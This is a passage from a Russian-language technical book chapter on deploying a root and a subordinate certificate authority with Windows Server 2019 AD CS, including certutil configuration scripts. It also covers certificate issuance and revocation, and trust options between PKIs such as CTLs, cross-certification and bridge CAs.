:: Поскольку мы не можем управлять публикацией CRT-файлов, мы их
:: переименовываем в нужное имя и копируем в папку CertData
ren %windir%\system32\CertSrv\CertEnroll\*.crt { PKI-ROOT-CA }_RCA.crt
copy %windir%\system32\CertSrv\CertEnroll\{ PKI-ROOT-CA }_RCA.crt C:\CertData

:: задаем срок действия издаваемых сертификатов равным 10 лет
certutil -setreg CA\ValidityPeriodUnits 10
certutil -setreg CA\ValidityPeriod "Years"

:: Задаем параметры публикации CRL (повторяем, что было указано в CAPolicy.inf)
certutil -setreg CA\CRLPeriodUnits 90
certutil -setreg CA\CRLPeriod "Days"
certutil -setreg CA\CRLDeltaPeriodUnits 0
certutil -setreg CA\CRLDeltaPeriod "Days"
certutil -setreg CA\CRLOverlapPeriod "Weeks"
certutil -setreg CA\CRLOverlapUnits 2

:: Включаем DiscreteSignatureAlgorithm
Certutil -setreg CA\csp\DiscreteSignatureAlgorithm 1

:: включаем полный аудит для сервера CA
certutil -setreg CA\AuditFilter 127

:: Включаем поддержку сертификатов OCSP Response Signing на Offline CA:
certutil -v -setreg policy\editflags +EDITF_ENABLEOCSPREVNOCHECK

net stop certsvc && net start certsvc

:: Публикуем новый CRL в новое расположение.
certutil –CRL
```

Данный скрипт необходимо выполнить только один раз. Скрипт создаст в корне диска C: папку CertData, в которой будут храниться опубликованные списки CRL и файлы сертификатов сервера CA.

Разворачиваем подчиненный УЦ

Теперь в соответствии с описанной ранее архитектурой нам необходимо развернуть подчиненный УЦ второго уровня. Подчиненные центры сертификации второго уровня являются также УЦ политик и отвечают за выдачу сертификатов пользователям. Приступим к их установке.

Сервер, на котором будет развернут данный УЦ, должен входить в домен Active Directory. Все описываемые далее действия необходимо выполнять под учетной записью, обладающей правами Enterprise Admin. Как и в случае с кор-

невым УЦ, сначала следует создать файл %systemroot%\CAPolicy.inf следующего содержания (здесь файл приводится без комментариев).

```
[Version]
Signature = "$Windows NT$"
[PolicyStatementExtension]
Policies = { PKI-ROOT-CA }CPS
[{PKI-ROOT-CA }CPS]
URL = http://www.{ PKI-ROOT-CA }/pki/policies.html
OID = 2.5.29.32.0
[certsrv_server]
RenewalKeyLength = 2048
RenewalValidityPeriodUnits = 10
RenewalValidityPeriod = years
CRLPeriodUnits = 5
CRLPeriod = days
CRLOverlapUnits = 1
CRLOverlapPeriod = days
CRLDeltaPeriodUnits = 12
CRLDeltaPeriod = hours
; Включаем дискретные алгоритмы для подписей.
DiscreteSignatureAlgorithm = 1
```

Воспользуемся оснасткой Server Manager. Так же, как и в предыдущем примере, выберем добавление роли Active Directory Certificate Services. Далее выполняем действия, аналогичные разворачиванию Root CA до шага Setup Type. На странице **Setup Type** выбираем **Enterprise**. На следующей странице выбора типа CA выбираем **Subordinate CA**. На следующей странице указываем настройки **Private Key**, аналогичные корневому УЦ. На странице выбора имени CA укажем примерно следующее:

```
{PKI-ROOT-CA} Class 2 Root Certification Authority.
```

В поле **Distinguished name suffix** укажем:

```
OU=Information Security,O={PKI-ROOT-CA.},C={RU}
```

Далее на странице **Certificate Request** необходимо выбрать **Save certificate request** и указать путь размещения файла запроса. Тут следует учесть, что так как наш корневой Root CA недоступен из домена, мы сохраним файл запроса и отправим его на корневой сервер (рис. 7.14).

Далее нам, как и в предыдущем примере, необходимо указать путь к Certificate database.

На завершающей странице **Confirmation** проверяем указанные настройки. На странице **Results** ознакомимся с результатами установки и необходимыми шагами для ее завершения.

На этапе установки Issuing CA у нас сгенерировался файл запроса, который нужно отправить на наш корневой центр сертификации, чтобы тот его подписал и выдал нам рабочий сертификат. Поэтому скопируйте файл запроса, который был создан на странице Certificate Request, на корневой CA. На корневом CA выполните следующее: запустите оснастку Certification Authority. Далее выберите секцию с именем CA, нажмите **Action ⇨ All Tasks ⇨ Submit new request**. В диалоговом окне укажите файл запроса, который был сгенерирован на этапе установки Issuing CA. Теперь запрос находится в очереди ожидания. Перейдите в секцию **Pending Requests**, выделите нужный запрос (он там, скорее всего, будет единственный), нажмите правой кнопкой и нажмите **Issue** (рис. 7.15).




Рис. 7.14. *Сохранение запроса сертификата*




Рис. 7.15. *Список запросов сертификатов*

Далее перейдите в секцию **Issued certificates**, откройте сертификат, перейдите на вкладку **Details** и там нажмите кнопку **Copy to file**. Затем сохраненный файл необходимо перенести на сервер подчиненного УЦ. Корневой УЦ можно отключить от сети.

Теперь вернемся на Issuing CA для завершения инсталляции. В командной строке выполним следующие команды:

```
certutil –addstore Root имя_сохраненного_файла.crt
certutil –addstore Root имя_сохраненного_файла.crl
```

где crt – это файл сертификата корневого центра сертификации. Его нужно установить для обеспечения доверия этому и другим сертификатам в его цепочке. A crl – файл списка отзыва корневого центра сертификации. Его нужно установить для обеспечения возможности проверки сертификатов на отзыв.

Теперь можно установить сертификат на сервер CA. Для этого снова воспользуемся оснасткой Certification Authority. В оснастке выделите имя центра сертификации, нажмите **Action ⇨ All tasks ⇨ Install CA certificate**. В открывшемся диалоговом окне укажем файл сертификата. Если импорт прошел без ошибок, сертификат CA был установлен успешно. И в завершение установки нам необходимо так же, как и на корневом УЦ, выполнить постустановочный скрипт. Его основное отличие от приведенного ранее заключается в том, что здесь производится конфигурирование параметров AD.

```
md C:\CertData
certutil -setreg CA\CRLPublicationURLs "65:%windir%\system32\CertSrv\CertEnroll\%%3%%8%%9.
crl\n65:C:\CertData\{ PKI-ROOT-CA }_PICA%%8.crl\n6:http://www.{ PKI-ROOT-CA }/pki/{ PKI-
ROOT-CA }_PICA%%8%%9.crl"
certutil -setreg CA\CACertPublicationURLs "1:%windir%\system32\CertSrv\
CertEnroll\%%1_%%3%%4.crt\n2:http://www.{ PKI-ROOT-CA }/pki/{ PKI-ROOT-CA }_PICA%%4.crt\
n32:http://www.{ PKI-ROOT-CA }/ocsp"
certutil -setreg CA\ValidityPeriodUnits 5
certutil -setreg CA\ValidityPeriod "Years"
certutil -setreg CA\CRLPeriodUnits 5
certutil -setreg CA\CRLPeriod "Days"
certutil -setreg CA\CRLDeltaPeriodUnits 12
certutil -setreg CA\CRLDeltaPeriod "Hours"
certutil -setreg CA\CRLOverlapPeriod "Days"
certutil -setreg CA\CRLOverlapUnits 1
certutil -setreg Policy\EnableRequestExtensionList +"2.5.29.32"
Certutil -setreg CA\csp\DiscreteSignatureAlgorithm 1
certutil -setreg CA\AuditFilter 127
certutil -setreg\CA\DSConfig "CN=Configuration,DC={ PKI-ROOT-CA },DC={com}"
certutil -dspublish -f C:\CertData\{ PKI-ROOT-CA }_PICA.crt Subca
certutil -dspublish -f C:\CertData\{ PKI-ROOT-CA }_PICA.crt NTAuthCA
net stop certsvc && net start certsvc
certutil –CRL
```

Итак, наша инфраструктура PKI готова. Зеленый кружочек в названии УЦ говорит о том, что инфраструктура функционирует нормально. Далее мы поговорим о различных способах выдачи сертификатов пользователем, а также о создании доверительных отношений между PKI различных организаций.

Затем мы немного поговорим о выдаче и отзыве сертификатов, а потом перейдем к обсуждению аспектов создания доверительных отношений между PKI организаций.

Управление сертификатами

Начнем с обсуждения выдачи, одобрения и отзыва сертификатов, а также публикации списков отозванных сертификатов. Для того чтобы пользователь мог запросить сертификат, ему проще всего воспользоваться веб-интерфейсом. Напомню, что в нашей двухуровневой инфраструктуре за выдачу сертификатов пользователям отвечают УЦ второго уровня. Для запроса сертификата пользователь должен обратиться с помощью браузера по следующему адресу: http://IP_адрес_сервера_УЦ/certsrv. Откроется заглавная страница, на ней выберем **Request a Certificate** (рис. 7.16).




Рис. 7.16. *Веб-интерфейс для работы с сертификатами*

Далее необходимо выбрать **Advanced Certificate request**, для того чтобы можно было самостоятельно поменять параметры выпускаемого сертификата. В открывшемся окне можно выбрать значение поля **Key Options**, которое будет определять шаблон сертификата. В общем случае можно выбрать шаблон пользовательского сертификата – User. Также можно использовать шаблон сертификата для шифрования EFS, административный, агента восстановления EFS, веб-сервера или подчиненного УЦ. Помимо шаблона, в этом окне также необходимо определить криптопровайдера, по умолчанию предлагается криптопровайдер от Microsoft, длину ключа, по умолчанию 1024 бита. Также в этом окне можно указать несколько дополнительных настроек, таких как возможность экспорта ключа, защита личного ключа, хранилище сертификата, формат запроса сертификата, алгоритм хеширования и использованные атрибуты.

Если вам необходимо сохранить запрос сертификата в файле, например для того, чтобы передать его на флешке или по электронной почте, то необходимо выбрать опцию **Save request to file** (рис. 7.17).




Рис. 7.17. *Запрос сертификата*

В качестве примера выберем сертификат User с ключом 1024 бита, нажмем **Submit**. На пользовательской стороне действия закончились.

Теперь необходимо одобрить или отклонить запрошенный сертификат. Это задача администратора УЦ. Для этого необходимо открыть **Administrative Tools ⇨ Certification Authority**. В открывшемся окне выбрать **Pending Requests**. Здесь мы можем наблюдать наш запрос сертификата, находящийся в состоянии ожидания. Нажмем правой кнопкой мыши на нем, выберем **Issue**. Если запрос сертификата необходимо отклонить, то выбираем **Deny**.

Итак, наш сертификат выпущен, теперь для того, чтобы установить данный сертификат, пользователь должен снова зайти на http://IP_адрес_сервера_УЦ/certsrv, выбрать **View The Status Of A Pending Certificate Request**. Далее нажать на ссылку на запрошенный сертификат. На странице **Certificate Issued** необходимо нажать **Install This Certificate**, после чего сертификат будет успешно установлен.

Замечу, что на машине, с которой запрашивается сертификат, необходимо включить Cookies. В противном случае на странице View The Status Of A Pending Certificate Request не будет ничего показано.

В случае необходимости администратор УЦ может в любой момент отозвать выпущенный ранее сертификат. Для этого ему необходимо в той же консоли **Certification Authority** выбрать **Issued Certificates** и нажать правую кнопку мыши на отзываемом сертификате, выбрать **Revoke**. При отзыве сертификата следует указать причину отзыва. Возможны следующие варианты: компрометация ключа, компрометация УЦ, изменение принадлежности, замены, прекращение действия, удержание сертификата.

Завершая тему администрирования PKI, замечу, что, помимо приведенных выше способов запроса и выпуска сертификатов, также можно воспользоваться консольными утилитами certreq и certutil. Certreq позволяет выполнять все действия по запросу сертификатов, которые мы выполняли выше с помощью веб-интерфейса. Данная утилита может оказаться полезной при ручном запросе сертификата с подчиненного УЦ или запрашивать тестовые сертификаты с нового сервера (ведь стоит отметить, что на некоторые виды УЦ мы не устанавливали веб-интерфейс для работы с сертификатами). С помощью данной утилиты можно решить множество различных задач. Для того чтобы более подробно познакомиться с ее функционалом, введите certutil /?.

Доверительные отношения

Рассмотрев работу по администрированию сертификатов и CRL, перейдем к более сложной теме, а именно к созданию доверительных отношений между PKI.

Когда организация внедряет инфраструктуру PKI, то, как правило, она доверяет лишь сертификатам собственного выпуска. Однако существуют также ситуации, когда письма, передаваемые по электронной почте, или документы от сторонних организаций имеют сертификаты, которым данная организация должна доверять. В таких случаях обычно используют доверительные отношения и кросс-сертификацию. В Windows Server 2019 существует несколько методов доверительных отношений:

- **список доверенных сертификатов (Certificate trust lists, CTLs).** CTL – это список хешей. Каждый хеш в списке – это публичный ключ корневого УЦ. Сам CTL подписан сертификатом владельца данного списка. CTL позволяет администратору указать типы сертификатов с помощью содержимого поля Extended Key Usage (EKU), которым может доверять этот УЦ;
- **общий корневой УЦ.** Если две организации имеют иерархию УЦ, которая использует общий корневой УЦ, всем сертификатам в этом общем УЦ доверяют обе организации. В качестве альтернативы, если две организации доверяют сертификатам, выданным третьей, каждая из этих двух

разворачивает свою инфраструктуру УЦ, доверяя данной организации. Еще одним вариантом является использование сертификата коммерческого УЦ, которому будут доверять обе организации;

- **кросс-сертификация.** Организация может использовать сертификаты, выписанные УЦ другой организации. После выпуска сертификата он становится доверенным в иерархии УЦ другой организации. При необходимости можно ограничить типы сторонних сертификатов, которые могут являться доверенными;
- **мост УЦ (Bridge CA).** Этот метод позволяет многим организациям установить доверие УЦ. Каждая организация выпускает сертификаты для общего мостового УЦ, который выпускает сертификаты для иерархии УЦ каждой из организаций.

Список доверенных сертификатов

Начнем с обсуждения CTL. CTL – это разработанное Microsoft решение для доверия сертификатам других организаций. С помощью CTL можно установить ограничения для сертификата корневого УЦ, включая срок действия доверенных сертификатов. Если сертификат от «чужой» иерархии УЦ не входит в CTL, данный сертификат будет отклонен. В качестве примера настроим использование CTL с помощью групповых политик. Обратите внимание на то, что список доверенных сертификатов будет действовать только на компьютерах, к которым применяется данная групповая политика.

В качестве небольшого примера рассмотрим содержимое политики доверия. Итак, откройте политику, которую необходимо редактировать. Далее необходимо открыть **Computer Configuration**, **Windows Settings**, **Security Settings**, **Public Key policies** и потом **Enterprise Trust**. Затем в меню **Action** выберите **New** и **Certificate Trust List**. Далее на странице **Certificate Trust List Purpose** укажите **Valid Duration period**, срок действия CTL. В списке **Designate purposes** укажите все необходимые опции и затем нажмите **Next**. Значения **Purpose**, указанные в данном окне, определяют те сертификаты, которые будут считаться доверенными для данного CTL. На странице **Certificates** добавьте один или несколько сертификатов корневого УЦ из файла и затем нажмите **Next**. На странице **Signature Certificate** нажмите **Select from Store** и затем выберите сертификат с Microsoft Trust List Signing application policy OID. На странице **Timestamping** вы можете выбрать, какой сервер службы времени использовать для CTL. На странице **Name And Description** укажите имя и описание CTL.

С помощью созданного CTL вы можете ограничить список доверенных сертификатов, например только теми, которые предназначены для подписи сообщений электронной почты.

Списки доверенных сертификатов CTL удобно использовать в случаях, когда необходимо ограничить доверие к сертификатам определенными признаками. Теперь рассмотрим другие способы взаимодействия УЦ разных организаций.

Общий корневой УЦ

Общий корневой УЦ – это УЦ, который используется двумя или более организациями в качестве корневого УЦ. Общий корневой УЦ позволяет организациям доверять любому сертификату, выпущенному УЦ, который входит в цепоч-

ку сертификатов от общего УЦ. Когда общий корневой УЦ используется, все сертификаты являются доверенными и значения всех констант определяются подчиненными УЦ. Это означает, что оператор корневого УЦ может выпускать сертификаты для подчиненных УЦ для других организаций. Общий корневой УЦ может быть развернут с подчиненными УЦ, созданными в двух или более организациях.

Рассмотрим небольшой пример (рис. 7.18).




Рис. 7.18. *Общий корневой УЦ*

В этом примере обе организации ORG1 и ORG2 установили свои УЦ под общим корневым УЦ. Корневой УЦ необязательно должен принадлежать коммерческой организации, такой как VeriSign или RSA. В принципе, это может быть корневой УЦ, располагающийся в одной из организаций, использующей данный общий УЦ.

Обсудим преимущества и недостатки использования коммерческих УЦ.

Коммерческие УЦ

Для начала рассмотрим причины, по которым организация может доверить коммерческому УЦ роль корневого сервера своей инфраструктуры PKI.

- Коммерческий УЦ может использоваться для увеличения доверия к сертификатам, выпускаемым данной организацией. Наличие такого доверия весьма полезно, если у вашей организации большая сеть партнеров, находящихся в разных государствах и являющихся отдельными юридическими лицами. При работе с такими организациями, как правило, возникают трудности с теми требованиями, которые они предъявляют

к партнерским сертификатам. Эти требования могут налагаться законодательными и правовыми нормами тех государств, в которых находятся данные организации. Использование общепризнанного коммерческого УЦ позволит снять большую часть этих проблем.

- Еще одним преимуществом использования коммерческого УЦ является отсутствие необходимости обеспечения защиты и поддержки корневого УЦ. У организации-владельца коммерческого УЦ имеется достаточное количество специалистов, обладающих необходимыми навыками для выполнения этих задач. Так что для небольших организаций использование коммерческих УЦ может позволить существенно сэкономить на обслуживании инфраструктуры PKI в целом.

Теперь поговорим о недостатках. Не во всех организациях возможно использование коммерческих УЦ в качестве корневого УЦ. Госструктуры предъявляют повышенные требования к информационной безопасности вообще и к инфраструктуре PKI в частности. В соответствии с этими требованиями использование внешнего, а тем более иностранного удостоверяющего центра (например, Verisign) недопустимо, так как данный УЦ не соответствует требованиям этого государства. Также не всегда допустимо размещение корневого УЦ на сторонней площадке, вне сетевой инфраструктуры данной организации.

Еще не стоит забывать и о совокупной стоимости владения инфраструктурой PKI. Так, крупной организации может оказаться проще самостоятельно поддерживать свою инфраструктуру PKI, при необходимости устанавливая доверительные отношения с инфраструктурами PKI компаний-партнеров, и соответствовать всем стандартам и требованиям, чем тратить деньги на использование коммерческого УЦ и иметь связанные с этим проблемы.

Для того чтобы узнать более подробно об услугах коммерческих УЦ, вам необходимо зайти на сайт соответствующих компаний.

Кросс-сертификация

Кросс-сертификация позволяет выпускать сертификаты УЦ для вашей организации и ваших партнеров. Результат кросс-сертификации является тем связующим звеном, которое позволяет взаимодействовать УЦ двух различных организаций. В источнике [2] приводится следующий пример кросс-сертификации: УЦ IssuingCA выпускает сертификат для корневого УЦ в иерархии УЦ корпорации Adatum. В результате кросс-сертификации УЦ Adatum становится подчиненным УЦ для IssuingCA. Фактически кросс-сертификация «склеила» иерархию УЦ корпорации Adatum с иерархией УЦ Fabrikam (рис. 7.19).

Преимущество кросс-сертификации заключается в том, что вам не нужно перевыпускать какой-либо сертификат для пользователей вашей организации. Ваши партнеры просто выбирают УЦ в вашей иерархии для получения сертификата с помощью кросс-сертификации.

Для того чтобы определить критерии для доверия сертификатам, выпускающая организация должна определить условия и параметры, которые будут использоваться при создании кросс-сертификации. В соответствии с условиями этих фильтров доверенными будут считаться только те сертификаты, которые им соответствуют.




Рис. 7.19. *Кросс-сертификация*

Стоит также отметить, что кросс-сертификация поддерживается начиная с Windows XP. Для более ранних версий клиентских операционных систем необходимо использовать списки доверенных сертификатов CTL для указания доверенных сертификатов в других организациях.

Мост УЦ

Альтернативой кросс-сертификации может стать использование моста УЦ (Bridge CA). Мост УЦ позволяет нескольким организациям использовать сертификаты, выпущенные иерархией УЦ другой организации. Дело в том, что кросс-сертификация может быть обременительна, когда существует множество иерархий УЦ, так как в этом случае число взаимных сертификатов растет в геометрической прогрессии. Если имеются иерархии УЦ, будет два сертификата, но если иерархий УЦ будет четыре, им придется обменяться уже двенадцатью сертификатами. В какой-то момент возможна ситуация, когда приложение пользователя утратит способность проходить эту цепь для выяснения допустимости возможно легитимного предъявленного ему сертификата, т. е. реализация данного приложения не имеет вычислительных возможностей для прохождения цепи такой протяженности. В данном случае решением будет Bridged CA (мостовой УЦ).

Отдельный Bridge CA обменивается взаимными сертификатами со всеми Root CA имеющихся иерархий. Это уменьшает длину цепочки, которую необходимо пройти приложению, чтобы провести аутентификацию сертификата, предъявленного ей извне ее УЦ. Это основная причина реализации Bridged CA, однако такая технология выгодна потому, что она упрощает аннулирование взаимной сертификации. Вместо размещения 12 сертификатов необходимо

будет разместить только один – тот, что выпущен Bridge CA для взаимной сертификации.

Организации, как правило, используют сертификаты мостовых УЦ охотнее, чем офлайн УЦ. Это позволяет быстрее получать информацию об отзыве сертификата, если организация выходит из иерархии моста УЦ. Если сертификат моста УЦ выпущен корневым или офлайновым УЦ, список отозванных сертификатов не может быть опубликован на продолжительный период, тогда как выпускающий УЦ может публиковать CRL ежедневно или еженедельно.

В зависимости от размеров, топологии, расположения и структуры организации администраторы могут выбрать различные варианты взаимодействия УЦ. Далее мы поговорим об использовании PKI на основе Windows Server 2019 для работы с различным программным обеспечением.

Ранее мы рассмотрели различные вопросы, связанные с работой инфраструктуры открытого ключа. У многих после прочтения предыдущего материала могло сложиться впечатление, что PKI вообще и сертификаты в частности являются сами по себе мощным средством защиты информации. Однако это не совсем так, инфраструктура открытого ключа выступает лишь средством, позволяющим усилить защищенность сети при решении прикладных задач. Типичными прикладными задачами для PKI могут являться использование сертификатов при шифровании SSL, электронной подписи документов, VPN-соединениях и других задачах.

Начнем с внедрения SSL-шифрования для веб-серверов, а затем поговорим о защите электронной почты.

Принцип работы SSL

Использование шифрования само по себе существенно увеличивает защищенность сетевого трафика, так как злоумышленник лишается возможности прослушивания и модификации проходящего. Это особенно критично при передаче различных паролей и секретных документов.

Как известно, используемый веб-серверами по умолчанию протокол HTTP не осуществляет шифрование данных между клиентом и сервером. Для решения данной проблемы веб-сервер может использовать протокол SSL (Secure Socket Layer), позволяющий осуществлять шифрование трафика. Для полноценного функционирования SSL необходимы сертификаты и инфраструктура PKI.

Поговорим о том, как работает протокол SSL.

В упрощенном виде процесс работы протокола представлен на рис. 7.20.

